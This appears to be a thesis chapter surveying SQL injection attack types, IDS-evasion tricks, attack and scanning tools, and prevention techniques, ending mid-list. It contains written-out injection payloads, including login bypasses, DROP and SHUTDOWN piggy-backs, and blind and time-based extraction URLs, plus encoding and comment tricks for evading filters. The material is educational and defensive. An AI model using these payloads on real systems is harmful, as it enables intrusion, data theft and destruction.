Tautologies attack is the simplest & best known SQLIA (Giri, Kumar, Prasannakumar, & Murthy, 2012). This type of SQLIA inserts malicious code into SQL queries and modifies the conditional statement (Shahriar & Zulkernine, 2012). The most significant characters of this type SQLIA are three key components: making one condition always true; OR; comment mark to other condition (Wang, Phan, Whitley, & Parish, 2010). The condition statement of SQL query restricts that retrieved data only fulfill the specific condition. The retrieved data will be displayed all rows data in one table of database if the condition statement is deleted by tautologies attack (Liu & Xu, 2013). e.g.

In login form, users are requested to user input id and password.

*\$sql = "SELECT * FROM user WHERE id = '\$id' AND password='\$password'";*

If there is vulnerability of sanitizing or verifying user input, a hacker may retrieve all of the rows of data from user table by typing: *x'* or *'1=1'* -- into id text-box of login form and typing *x* into password text-box of login form, sometimes may also obtain

administrator's id and password in user table if administrator's id and password are not stored in separated table (Yeole, & Meshram, 2011). The SQL query will be modified and execute as:

```
$sql = "SELECT * FROM user WHERE id = 'x' or '1=1' -- AND password='x';
```

“x” can be any arbitrary value because or ‘1=1’ is always true for condition statement and the single-line comment, the double dashes symbol “--” will comment out all parts of SQL query following it and will be ignored by SQL execution (Kim, 2011).

There is other derivative form of tautologies:

```
admin' --; admin' #; ' or 1=1--; ' or 1=1#; ') or '1='1-- ; ') or ('1='1#; " or 1=1 --; " or 1=1  
or ""="; ' or (EXISTS); ' or username like '%'; ' or userid like '%'; ' or username like '%;
```

To change administrator's password without checking old one:

```
UPDATE u s e r s SET pa s sword = '1234' WHERE  
username='admin' --' AND password = '1234'
```

When the input data type is integer, SQLIA can be launched without single quotation mark (Lambert & Lin, 2010):

```
SELECT * FROM user WHERE useid =12 or 1=1;
```

Another extremely dangerous vulnerability is using cookies to provide scripts as parameters that are ignored by programmers most of the time (Razvan, 2009). e.g.

```
<?
```

```
$pass = $COOKIE['psswd'];
```

```
$user = mysql_query ('SELECT password FROM  
User WHERE pass = $psswd");
```

```
?>
```

Hackers may change the user password by using above code.

(2) Illegal/Logically Incorrect Queries

This type of SQLIA is one of manipulation categories attack (Chen & Buford, 2009). It is the preliminary step to gather important information of back-end database server type and structure (Sharma & Jain, 2014). Hackers deliberately submit illegitimate SQL queries, i.e. logical incorrect in order to let the database server to reject the queries and display error feedback message, e.g. database server type, table and column name or syntax or logical or type mismatches errors, etc. that aim to debug very helpful information if the database has not been designed to anti-SQLIA prevention (Martin, Livshits, & Lam, 2005). e.g. if a hacker inserts a single quotation in end of URL, the website returns error message with revealing any sever or database information. It is definitely sure that the web application is vulnerable, then hackers use other type SQLIA technologies to exploit the back-end database and extract data from the back-end database.

Table 2.4 Common Database Errors Messages

Database Type	Feed-back error messages
MySQL	Warning: mysql_erro(): supplied argument is not a valid MySQL
ODBC.ASP	Microsoft OLE DB Provider for odbc Drivers error '80040e21'
Oracle	SQLException: ORA-01722: invalid number
ODBC.C#	[Microsoft][ODBC SQL Server Driver][SQL Server] Unclosed quotation mark
.NET	Stack Trace: SqlException (0x80131904)
PostgreSQL	Warning: PostgreSQL query failed
ColdFusion	Invalid data for CFSQLTYPE

Furthermore, different database returns different error feedback message and hackers may detect which the database type supports the web application according to the return message, shown in Table 2.4 Common database errors messages.

(3) Union Query

The type of SQLIA is manipulation and code Injection category. It is usually used for

bypassing authentication and unauthorizedly retrieve confidential information from back-end database. By inserting SQL keyword “Union” and another SQL query that is proposed to unauthorizedly retrieve confidential data into one legal SQL query so that the inserted SQLIA query bypasses the authentication to retrieve both tables data (Shar & Tan, 2013). e.g. Original SQL queries:

*Query = “SELECT * FROM employee;”*

Malicious insert another query concatenated by “union” SQL keyword:

*Modified Query = “SELECT * FROM employee union SELECT * FROM salary;”*

(Dharam & Shiva, 2013)

(4) Piggy-Backed Queries

This type SQLIA is code injection category by injecting additional SQL queries with manipulating operation like “INSERT”, “UPDATE” and “DELETE” clauses that intend to modify database immediately following a legal SQL query. Vulnerability of this type SQLIA is that underlying back-end database must allow multiple SQL queries execute in a single string. It can be seriously harmful because it allows the commands to execute any SQL queries, even stored procedures attacks. e.g.

*Query = “SELECT * FROM employee;”*

Malicious insert another query:

*Modified Query = “SELECT * FROM employee; Drop table employee;”*

The result will be all valuable data of employee table that will be erased from database.

(5) Stored Procedures

Stored procedure is a series of multiple executing commands procedures. This type of SQLIA is a function call injection category and can be deliberately crafted to execute malicious codes so as to attack the operating system (Kumar & Pateriya, 2012). Furthermore, stored procedure may create other type vulnerabilities that hackers may arbitrarily upload malicious codes to the server or escalate their privileges, i.e. buffer overflows as they are adopted special scripting program languages (Tian, Xu, Lian, Zhang, & Yang, 2010). Stored procedure is set by database programmers an extra

abstraction layer, meanwhile it becomes as vulnerability of web application for SQLIA (Manikanta, & Sardana, 2012). e.g.

```
ALTER PROCEDURE get_TV(@category NVARCHAR(50)) AS  
BEGIN  
  
DECLARE @sqlcmd NVARCHAR(MAX);  
  
SET @sqlcmd = N'SELECT * FROM TV WHERE  
news_cat = ''' + @category + ''';  
  
EXECUTE(@sqlcmd)  
  
END
```

Assume a hacker inserts the following malicious code:

```
sport'; SHUTDOWN; --
```

SQL query is modified to:

```
SELECT * FROM news WHERE TV_cat = 'sport'; SHUTDOWN; --
```

Utilizing first SQL query to bypass the authentication of administrators, another piggy-backed SQLIA successfully launches and shutdowns the database server.

(6) Inference

This type SQLIA is code injection and buffer overflow category. This type attack is adopted to against those web applications that are well secured to validate user input. There is no valuable feedback error message when they are faced illegal or logically incorrect queries attack. In order to obtain database useful information, hackers found another approach to probe server and database information by carefully observing database reaction when the database executes two similar, but slight different SQL queries, one is legitimate and another is not. Not only may hackers deduce whether particular parameter is vulnerable, but also extract some value information of server and database (Manikanta & Sardana, 2012).

These inference techniques may be classified:

- Blind Injection

- Timing Injection

- (i) Blind Injections

As different database management systems have their own characteristics, so specific SQLIA is adopted to attack different database type. In order to discover database type, hackers append sub queries following injection point of query strings:

And (select count() from msysobjects)>)*

And (select count() from sysobjects)>)*

Similar to Table 2.4 Common database errors messages, hackers are able to infer the database type according to different return feedback error messages.

Hackers are able to utilize stored procedure name “xp-cmdshell” in SQL Server to escalate their privilege so as to administrator privilege if the user account is “sa”.

Name of tables and columns are also able to be deduced by appending sub-query:

“and (Select Count () from tablename)>=0”*

“and (Select Count () from columnname)>=0”*

Table and column names can be extracted from “sysobjects” tables in SQL Server database. After obtaining tables and columns name, hackers will attempt to each column data so as to extract administrator login information and hijack the operation system (Yang & Wang, 2013).

Hackers execute a series of true/false type of questions queries to the underlying back-end database so as to detect the vulnerabilities parameter of web application. e.g. injecting the following partial statements:

http://www.victim.com/index.php ?id=6 and/or 1=1 -- true and display normal web page.

http://www.victim.com/index.php ?id=6 and/or 1=0 -- false and display alnormal web page.

To infer the database name of sequential letter based on true/false statements:

```
http://www.victim.com/index.php?id=6 AND ISNULL
(ASCII(SUBSTRING(CAST((SELECT LOWER(db_name(0))) AS
varchar(8000)),1,1)),0)<77-- false
```

As letter 'M' that ASCII code is 77 sits middle of interval [a, z]. It is the fastest approach to use binary search for every half on the data set.

```
http://www.victim.com/index.php?id=6 AND ISNULL
(ASCII(SUBSTRING(CAST((SELECT LOWER (db_name(0))) AS
varchar(8000)),1,1)),0)= 84-- true
```

ASCII value of letter is 'T'. Sequentially change substring function varchar(8000)),1,1 to varchar(8000)), 2,1, etc. to find out the rest chars of database name. Then to infer the first table name of the current database based on true/false statements:

```
http://www.victim.com/index.php?id=6 AND ISNULL(ASCII(SUBSTRING
(CAST((SELECT TOP 1 LOWER(name) FROM sysObjects WHERE xtype=0x55 AND
name NOT IN(SELECT TOP 1 LOWER(name) FROM sysObjects WHERE xtype=0x55))
AS varchar(8000)),1,1)),0)<77
```

Same as above, the next sequential step changes substring function varchar(8000)),1,1 to varchar(8000)),2,1, etc. to find out the rest chars of table name. To discover the names of other tables we just modify the second "SELECT TOP 1" to "SELECT TOP 2", "SELECT TOP 3", etc.

To infer the first column name of the current database based on true/false statements:

```
http://www.victim.com/index.php?id=6 AND ISNULL
(ASCII(SUBSTRING(CAST((SELECT p.name FROM (SELECT (SELECT
COUNT(i.colid)rid FROM syscolumns i WHERE(i.colid<=o.colid) AND id=(SELECT
```

id FROM sysobjects WHERE name='tablename'))x,name FROM syscolumns o WHERE id=(SELECT id FROM sysobjects WHERE name='tablename')) as p WHERE (p.x=1)) AS varchar(8000)),1,1)),0)<77.

To infer the length of relative data based on true/false statements:

http://www.victim.com/index.php?id=6+and+length(user())>15-- returns true

http://www.victim.com/index.php?id=6+and+length(user())>20--returns false

To narrow down the length of data.

Finally, to infer the first character of relative data based on true/false statements:

*http://www.victim.com/index.php?id=6/**/and/**/ASCII(substring(user(),1,1))<77-- returns false.*

Replacing user(),1,1 with user(),2,1 to infer the second char of data.

(ii) Timing Injection

Hackers gather information of database by observing the timing delay of database reaction. Hackers deliberately craft if-then injected queries that branch condition corresponds to question about the contents of database. Each branch condition will cause the SQL query be executed to be delay for specified time. Hackers may deduce which condition branches fulfill the injected question by monitoring the increase or decrease database response and load the result page time (Yeole & Meshram, 2011). e.g. it will cause 10 seconds delay to load page if the database version contains number 5.

http://www.target.com/product.php?id=1 AND IF (VERSION() LIKE '5%', SLEEP (10), 'false')) --

Or inject following code into login parameter:

"legalUser() AND ascii substring SELECT top 2 name from sys objects; 2; 2>X WAITFOR 10."

If the time delay happens, it means "if(2>X){WAITFOR 10}/then" condition command injected codes have successfully been executed. Otherwise, the SQL queries have not

been executed and need modification.

To find out the name of database by guessing sequential bits of any byte:

```
declare @s varchar(8000) select @s = db_name() if (ASCII(substring(@s, 1, 1)) & (power(2, 0))) > 0 waitfor delay '0:0:10'
```

If the first bit of the first byte of database name = 1, it will pause for 10 seconds.

```
declare @s varchar(8000) select @s = db_name() if (ASCII(substring(@s, 1, 1)) & (power(2, 1))) > 0 waitfor delay '0:0:10'
```

To change (power(2,0)) to (power(2,1)) to guess second bit and so on.

(7) Alternate Encodings

This type of SQLIA replaces SQL keywords, bad characters in back list of SQLIA with alternate encodings to evade detection (Manikanta & Sardana, 2012). e.g. single quote and comment operators are replaced by alternate encoding. ASCII, hexadecimal, Base64 and Unicode are able to evade SQL keywords filters detection of IDS/IPS if these filters do not check all specially alternate encoded string (Amin, Siddiqui, Choong-seon, & Jongwon, 2012). Handling alternate encodings is different ways in application layer and database layer. It is huge work load to include all possible alternate encodings for all SQL executing layers so it is extremely difficult to effectively defense this type SQLIA (Halfond, Orso, & Manolios, 2006).

There are two examples of alternate encodings:

(i) Decimal encoding of ' or 1=1 --:

```
&#49&#32&#79&#82&#32&#49&#61&#49
```

HEX encoding of ' or 1=1 --:

```
&#x31;&#x20;&#x4F;&#x52;&#x20;&#x31;&#x3D;&#x31;
```

HEX encoding of ' or 1=1 -- for use in URL:

```
%31%20%4F%52%20%31%3D%31
```

MSBPUIAxPTE= “/* */” comment

*DMSBPUIAxPTE*ROMSBPUIAxPTE*P* *TABLE user; = DROP TABLE user;*

(ii) *Char(·)* function transfer each character to specify integer or hexadecimal encoding.

e.g.

*SELECT * FROM user; exec(char(0x73687574646f776e)) --*
char(0x73687574646f776e) = “SHUTDOWN.”

In order to evade the magic quote filtering, using the command *char(·)* to replace with ‘tablename’. e.g. *tablename = ‘user’* replaced by
char(117)+char(115)+char(101)+char(114).

2.4 SQLIA Evading IDS/IPS Detection Techniques

Besides alternative encodings technique, hackers may deliberately craft SQL queries so as to let malicious SQL queries to evade signatures based IDS/IPS detection that analyzes network transmission packets and compare with known malicious code pattern (Warneck, 2007).

(1) White-spacing techniques

SQL language allows spaces between operands and operators can be omitted. Besides, line feed, carriage return and tab are considered as space (Sadeghian, Zamani, & Ibrahim, 2013). Hackers can deliberately omit or add more spaces in order to evade IDS/IPS signature detection (Maor & Shulman, 2004).

For an example: *'OR '5'='5' . is equal to ' OR ' 5'='5 '.*

(2) Comment techniques

This technique is adopted to evade either keyword or signature matching by inserting multi-line comments into characters (Shar & Tan, 2013). e.g.

U/.....*/NI/*.....*/O/*.....*/N=UNION*

(3) Capitalization Techniques

To evade IDS/IPS attack signature detection by blending letters into upper or lower in SQL queries if the underlying back-end database is not case sensitive for SQL queries.

e.g. dRoP table user;

(4) Variation Techniques

Comparison logic variation can be utilized to evade IDS/IPS attack signature detection. SQL queries remain unchanged if they are overall evaluated by interpreted same logic and same true or false (Lori, 2007). e.g. to return true:

(i) Using “like” to replace ‘=’.

(ii) Using “1<2”.

(iii) Using “1 !=2”

http://victim.com/page.asp?id=2 and 1 = 1;

http://victim.com/page.asp?id=2 and 1 like 1;

http://victim.com/page.asp?id=2 and 1 not like 2;

(iv) Concatenation: a SQL query is split several parts and using concatenate operator to join together for execution. e.g. *SE“||”LECT = SELECT in MySQL.*

(v) Variables: To utilize user may declare variable feature, split SQL queries into several pieces and store them in a variable for later execution (Sadeghian, Zamani, & Ibrahim, 2013). e.g.

;declare @var nvarchar(50);set

@var = 'D' + 'ROP' + 'tab' + 'le user;'

Exec(@var);

(5) Change email address

Hackers inject SQL code to request change email address in password input text field for a known username. Then they may easily decode the password from new email address by password recovery tools (Fernandez, Alder, Bagley, & Paghdar, 2012).

(6) Persistent SQL injection (also known as second order or stored SQL injection)

Malicious SQL code is injected into and stored in an application (e.g. temporarily cached, logged, database), but not be executed immediately. The malicious code will be activated when a SQL query fetches the field data where malicious code hides and executes as part of a SQL query parameter (Khoury, Zavorsky, Lindskog, & Ruhl, 2011).

(7) Characters repeating

Deliberately let the keyword filter percolate some keywords out and the remaining after filtering is really desirable injecting keyword (Tian, Xu, Lian, Zhang, & Yang, 2010). e.g. “**dandrandop**” will be filtered two “and”, the remain is “drop” to evade the web keyword filtering mechanism.

(8) Apostrophe Filter

To utilize filter to percolate Apostrophe so as to SQL keyword bypasses detection. e.g. “..., O’R, UN’ION, D’ROP”.

2.5 Vulnerability Scanner and SQLIA Tool

Vulnerability Scanner and SQLIA tool can be classified as following two sorts of user interface:

- Graphical user interface - simple and easy to manipulate, it does not require hackers have rich SQLIA knowledge.
- Command line window or terminals - this is complicated and requires that hackers master rich SQLIA knowledge.

Lots of Vulnerability Scanner and SQLIA tools have to be invented recently years. We only explore open source Vulnerability Scanner and SQLIA tool, do not include commercial SQLIA tool in this thesis as the limitation of our researching resource.

(1) Vulnerability Scanner

Before executing actual SQLIA, the first step is to reconnoiter target and attempt to gather as more as possible relative information of server and database. Vulnerability scanner is a sort of software program that is used to reconnoiter vulnerabilities of web application by crawling through all software programming codes of web application, to discover whether there are validation mechanisms for all user inputs. Vulnerability scanner may mimic hackers to deliberately inject malicious codes and check whether the web application returns error message. It is a manifest evidence that vulnerabilities exist in particular web application of website if error message that leaks any schema information of sever or database (Buehrer, Weide, & Sivilotti, 2005).

Different vulnerability scanner has the ability of analyzing the public index web pages of web application. Normally the hidden web pages are implicit from web users, e.g. administrator login page, the number of hidden web pages are much larger than the number of “surface web pages that display to web users” in API, sometimes they are as larger as 500 times, vulnerability scanner can be selected to execute the task to reveal all hidden web pages (Wang, Wang, Wei, Zhang, & Yang, 2010). Therefore, vulnerability scanner may largely reduce the workload of discovering vulnerabilities of web application.

The following are some famous vulnerability scanners:

- Nmap (may stealthily scan open ports of web applications);
- Mieliekoek.pl (error based);
- Wpoison (error based);
- Sqlmap (blind by default, and union if specified);
- Wapiti(error based, no GUI and must be used from a terminal.);
- W3af (error based and free open source. It is divided into the core part and plugins part, written in Python) (Djuric, 2013);
- Paros (error based);
- Sqid (error based);
- Netsparker; N-Stalker;

- Acunetix Web Vulnerability Scanner;
- *SUSHI*; Ardilla; PHPMiner;
- HP Scrawler (free version);
- IBM Rational AppScan;
- HP Webinspect;
- NetSparker(community edition);
- WebCruiser Pro;
- SQL Power Injector;
- The Mole;
- IronWasp;
- jSQL Injector;
- Vega is GUI-based, cross-platform tool written in Java and can be extended using its Javascript API;
- OWASP ZAP (it is adopted to analyzing web applications which communicate via HTTPS. Its role acts as an intercepting proxy that allow hackers survey, revise the interaction between web application servers and web user's browser. It also can be utilized to efficiently spider hidden or obscured links within web server.)

Even though some vulnerability scanners have very powerful ability, no single vulnerability scanner is able to discover all sorts of possible vulnerabilities of any web applications. Therefore, it is better to adopt multiple vulnerability scanners to scan web applications so as to redeem each other drawback. If vulnerability scanner stands alone, it only has the ability of reconnoitering vulnerability and it does not have ability to launch SQLIA. SQLIA must be launched by SQLIA tools. Most of SQLIA tools are implanted vulnerability scanner. e.g. Sql Poizon; BackTrack or Kali; Havij.

(2) SQLIA tool

SQLIA tool is a sort of software program that can automatically reconnoiter vulnerabilities of web application by injecting malicious code into web application and launch various SQLIA after a website address is inserted. Except the browser, following SQLIA tools can largely reduce workload and increase the speed of SQLIA so

they are extensively adopted by hackers or penetration testers.

(i) Browser

It is the simplest of SQLIA tool. Hackers may manually inject malicious SQL code into URL or any user input of a website. However, this SQLIA tool is very slow and requires the hacker with mastering rich SQLIA knowledge.

(ii) Kali Linux

It is the most well-known open source penetration testing tool that is implanted with over 600 penetration-testing programs. Among them, Sqlmap, Sqlninja, Sqsus and BBQsql are very power SQLIA programs.

(iii) Havij

Havij is an automatic SQLIA tool with Graphical User Interface. It is able to dump data from vulnerable web application and crawl all web application pages to discover the hidden administrator login webpage from public. After loginning with administrator's login username and password, hackers can modify website pages by altering data of database.

(iv) The Mole

This SQLIA tool adopts both union technique and Boolean query based technique. It may compromise a website by only providing a vulnerable URL and an appearing keyword or string in relative web page.

(v) Safe3 SQL Injector

It is one of the most powerful SQLIA tools that can automatically detect and exploit vulnerabilities of web application and even hijack the web server.

(vi) BSQL Hacker (Blind SQL Hacker)

It is an automate SQL Injection Framework/Tool to launch blind SQLIA which is suitable for both beginners whom like to use automatically blind SQLIA and experts.

2.6 SQLIA Prevention Methodology

As the serious harm of SQLIA is unpredictable, effective detection and prevention SQLIA are the most emergent research task for network security nowadays (Lei, Jing, Minglei, & Jufeng, 2013). Even though network security researchers have developed wide ranges of SQLIA defensive techniques and tools to assist software project programmers, network security professionals to conquer the shortcoming of defensive coding, there is no known fool-proof defense against SQLIA up to now (Wan & Liu, 2012). Many techniques and tools are feasible in theory, but not in practice. Because SQLIA malicious codes are diversity, same logic attack approaches may have unlimited patterns due to the power of SQL and its flexibility, SQLIA prevention tool and IDS/IPS cannot include all patterns of SQLIA signature into black list (Martin, Livshits, & Lam, 2005). Besides, most of websites owners are not willing to enforce the network security too much because it may downgrade their websites performance that is vital in fierce competition of website business, particularly the network security cannot be fully guaranteed. Therefore, most of websites owners, especial small and new website owners hold lucky psychology to treat network security. Lots of facts lead to SQLIA prevention look like commission impossible, but as its damage is enormous, network security experts still keep exploring feasible practice approaches of SQLIA prevention (Sadeghian et al., 2013).

SQLIA prevention can be broadly sorted into three basic categories (Mamadhan et al., 2012):

(1) Best code practices

Software programmers are educated that various vulnerabilities coding cause SQLIA with manuals and are trained to use the best practices to provide high quality coding under defined guideline and policies in order to eliminate vulnerabilities of web application in the beginning of program:

- Utilize parameterized queries to access database. Parameterized Queries are regarded as the most secure and efficient SQLIA prevention technique (Shar & Tan, 2013). Software programmers insert some placeholders in SQL queries for user

input variables instead of making dynamic queries by concatenating the parameters with SQL queries (Tian, Xu, Lian, Zhang, & Yang, 2010). They compile SQL queries for the database management system firstly without any placeholders and store the result. Then they insert user input variables and compile the SQL queries for the second time. Consequently, the database management system will treat hackers' malicious queries as an ordinary string as hackers are not able to modify the defined input SQL structure, only user input variables even in case of using dynamic queries (Sadeghian, Zamani, & Abdullah, 2013).

- Utilize stored procedures to indirect access database

This technique is subroutines that assist web applications to interact with database management system. It combines static analysis that is used for SQL queries verification through subroutine parser and dynamic analysis that is used to validate user input by SQLIACHECKER() function at runtime to detect SQLIA (Wei, Muthuprasanna, & Kothari, 2006). This technique decreases the computational overhead to validate user input that can be used many times again if it passes the examination. Consequently, the overhead examination will be dropped dramatically. Stored procedure is effective to defense SQLIA because it validates the parameter types and will throw an exception if hackers insert wrong types of values to the stored procedure.

- Compare parse tree

A parse tree is data structure of parsed SQL queries representation. We may detect suspicious SQLIA by parsing SQL queries generated by user input and to compare legitimate SQL queries of parse tree. It requires software programmers utilize special intermediate library integrate special markers into codes where user input will be added to dynamically generated queries (Buehrer, Weide, & Sivilotti, 2005). Software programmers design a formulation of SQL queries structure that is the hard-coded portion of the parse tree. User input portion is designed as the parse tree empty leaf nodes that are named: literals without any SQL keyword in it to be executed (Buehrer, Weide, & Sivilotti, 2005).




Figure 2.7 Normal SQL Query Pattern




Figure 2.8 SQL Injection Detected

Two tokens of SQL queries are compared if they do not match, suspicious SQLIA has been detected, shown in Figure 2.7 and Figure 2.8.

- Monitoring Framework is adopted to develop runtime monitors that perform post-deployment monitoring web application to detect and prevent SQLIA. Two pre-deployment testing techniques, basis-path and data-flow testing are initially adopted to develop runtime monitors that are used to identify legitimate executing paths. These runtime monitors are integrated into respective modules of web application to execute runtime monitoring of web application during its pos-deployment later. Runtime monitors may halt any malicious queries and notify the administrator the web application is being attacked (Dharam & Shiva 2013)

- Encryption Algorithm with RSA and Blowfish

It adds another level of authentication with RSA and Blowfish to normal authentication mechanism. An additional secret key will be created by the web server based on the hexadecimal value of user's passwords.

There are two phases to process web users access:

- (i) Access request process

The secret key that generated by web user's passwords will be used to encrypt the username and password by blowfish encryption (Ahuja, Arora, Singh, Srivastava, & Kandasamy, 2012). An executable SQL query will then be produced for web users' request with their username, password, and also accompany with their encrypted username and encrypted password. Then the SQL query will be encrypted with RSA encryption by using a public key and will be passed to the web server.

- (ii) Access grant process

The web server will decrypt the encrypted SQL query by its private key. Once the SQL query is decrypted, the server gains the username, password and secret key generated by the hexadecimal value of the web user password. Then the server will use the secret key to decrypt the encrypted username and encrypted password. Users are only granted to access the database management system in case of both decrypted username and password exactly match data in stored authorized web user login table. This technique provides an efficient SQL query generation and extra secure authentication. The encryption and decryption algorithm makes it extremely difficult to compromise the database management system (Chung, Yee, Singh, & Hassan, 2014).

- SQLrand Approach

It is to utilize proxy server decipher SQL queries of user input from web application to database management server. Two phrases tasks are implemented: firstly, to de-randomize the user input SQL queries, this de-randomization framework has

portability and security advantages with good performance: only 6.5 *ms* latency is the maximum overhead imposed on one query; secondly to pass the sanitized SQL queries from database with defined keywords for execution. It modifies the tokens of SQL queries: each token type contains a prepended integer. Any extra SQL keyword, e.g. “OR”, “UNION”, etc. will not match the pre-defined SQL tokens and be thrown an exception. Software programmers normally must create an interface between the middle tier where can produce and accommodate static new tokens and database tier. It is not significant endeavor. Meanwhile any error messages are hided from web browsers (Boyd & Keromytis, 2004). e.g. SELECT123 * FROM123 user WHERE123 username =? AND123 password =?;

- CANDID (Dynamic Candidate Evaluations) Approach

It makes automatic prevention of SQLIA possible. This approach dynamically constructs the structure of intended SQL queries whenever there is any issue. It validates user input by running candidate SQL queries stored in web application and solves the problem of manually revising the application to generate the prepared SQL queries so as to prevent SQLIA (Bisht, Madhusudan, & Venkatakrishnan, 2010).

- Mutation based testing

Mutation is the act that deliberately modifies some program codes and compiles a set of valid testing against the mutated codes later. Mutation testing alters program source code or byte code and chooses a suite of mutation operators, adopts them to source program for every applicable piece of source code. The result is called: mutant that removes WHERE keywords and conditions, denies every unit expression of where conditions, inserts parentheses in where conditions and prepend “FALSE AND” following “WHERE” keyword, makes the where condition expression in parentheses unbalance, turns multiple SQL queries flags to true. Revising commit and rollback options, defining the maximum number of record caused by result, SQL queries execution delay to infinite, modifying the escape character processing flags (Yeole & Meshram, 2011).

- CSSE (Context Sensitive String Evaluation)

It adopts a channel that combining metadata preserving string operation, context sensitive string evaluation and assignment of metadata to user input. It does not require software programmer's interaction and also revise web application program codes, only requires change the underlying framework language. Its prototype supports to the PHP language (Pietraszek & Berghe, 2006).

- Model based approach to Prevent SQL Injection in DotNet

This technique executes SQL queries validation that creates at runtime with static analysis queries. User input will be rejected if runtime creates SQL queries that do not match the static query model. DotNet have DNSA (DotNet String Analyzer) and SDMGV (Static Dynamic Model Generator and validator) tool to implement such technique (Jain & Pais, 2011).

- Other countermeasures

Never generate dynamic SQL queries from user input and SQL queries from cookie and HPPT variables (Sharma & Jain, 2014). It prefers to adopt white list filtering, it is opposite to blacklist filtering and only allows legitimate queries to be executed (Janot & Zavarisky, 2008). To avoid any injectable parameters never reveals in error messages, even seemingly benign error message may leak valuable information and expose other attack vectors (Smith, Williams, & Austin, 2010).

(2) Penetration testing

The most prevalent approach of SQLIA prevention is penetration testing. Penetration testing is a form of stress testing which exposes weaknesses, i.e. flaws that can be exploited to violate security policy in the trusted computing base (Weissman, 1995). Penetration testing is a fundamental area of information system security engineering (Linder, 1975). After a successful attack, the tester is able to illegitimately acquire illegitimate authority in computer system (Geer & Harthorne, 2002).

The earliest and most widely adopted technique of penetration analysis is Flaw Hypothesis Methodology (Weissman, 1973). Penetration testing is the first planned by defining the purpose of the testing, setting the ground rules and objectives, and defining the text scope; next, a background study is absolutely necessary to carefully investigate the system design documentation, codes, etc. Then penetration team will have several rounds of brainstorm sessions to create a list of hypothetical flaws. After analyzed and compared based on the ease/likelihood of exploit, difficulty/cost to mitigate the impact of system, the hypothetical flaws are re-arranged so as to be tested according to priority, and implement the tests, analyzing testing results and check whether the flaw repeats in other place, fixing any flaw and documentation. McDermott (2001) states there are two approaches of penetration testing:

- White-box test: the testers are provided with all information that includes software architecture, design and codes, etc. to allow testers to identify embedding vulnerabilities of web application by checking anomalous SQL Query structure using pattern, string matching and query processing as much as possible in the shortest time. Its primary objective is to identify whether any user input will cause to be directly relayed (without validation) to SQLIA. Major SQLIA is caused by inadequate input validation. Although user input validation is the first layer defense against SQLIA, however it cannot defend against sophisticated attack (Dharam & Shiva, 2012);
- Black-box test: the testers imitate real live hackers without the system owner's any information assistant. Penetration testing is effective as it lets us monitor how computer systems actually anti-attack. (Bishop, 2007)

(3) SQLIA runtime prevention

It is an important SQLIA prevention approach of keeping validate all dynamically-generated SQL queries, reject and alarm any violating legitimate SQL queries during runtime (Shar & Tan, 2013). To detect any anomalous SQL queries at runtime, we should take care:

- Character Distribution: SQLIA normally may present a number of character that are anomalously repeated;
- Query Length: the length of query attribute does not vary too much among web users' requests associated with the same web application. If the length of query is anomalously long, it is suspicious SQLIA;
- Queries Failed: hackers of SQLIA often launch burst attempts and cause abnormal number error messages queries failed (Ficco, Coppolino, & Romano, 2009).
- SQLIA signature detection: SQLIA prevention approaches by exploiting vulnerabilities with known signature of discovered attacks, i.e. blacklist (Prabakar, Karthikeyan, & Marimuthu, 2013). Using security program analysis is to automatically set up an illegitimate queries model in static part. To comparing user input SQL queries at runtime with stored malicious SQLIA code signature in this model, any matching SQL queries will be defined as SQLIA and halted to transfer for database execution, an alarm will be signaled to administrators. (Halfond & Orso, 2005). This approach is limited to identify merely to invalidated input and do not examine validate input routines. Most of SQLIA detection approach is signature based or anomaly based which has a vital flaw as hackers constantly discover loopholes to launch zero-day attack, stored signature often lose efficiency (Yeole & Meshram, 2011).

2.7 SQLIA Prevention Tool

There are many SQLIA prevention tools that have been developed, we select some typical open sources of version SQLIA prevention tools to explore in this thesis.

(1) SQL Check

It implements an SWLCHECK algorithm to validate user input with develop defined queries and a secret key. This tool has low false positive or negative alarm and it can be installed in different platform (Su & Wassermann, 2006).

(2) SQLIPA

This tool adopts hash value for username and password that are generated at runtime when web user account is created to strengthen authentication from web applications.

(3) DB IDS

It is deployed at database level to validate SQL queries by using databases transactions that are deviated from SQLIA profile. It contains learning and detection two phases (Manikanta & Sardana, 2012).

(4) AMNESIA

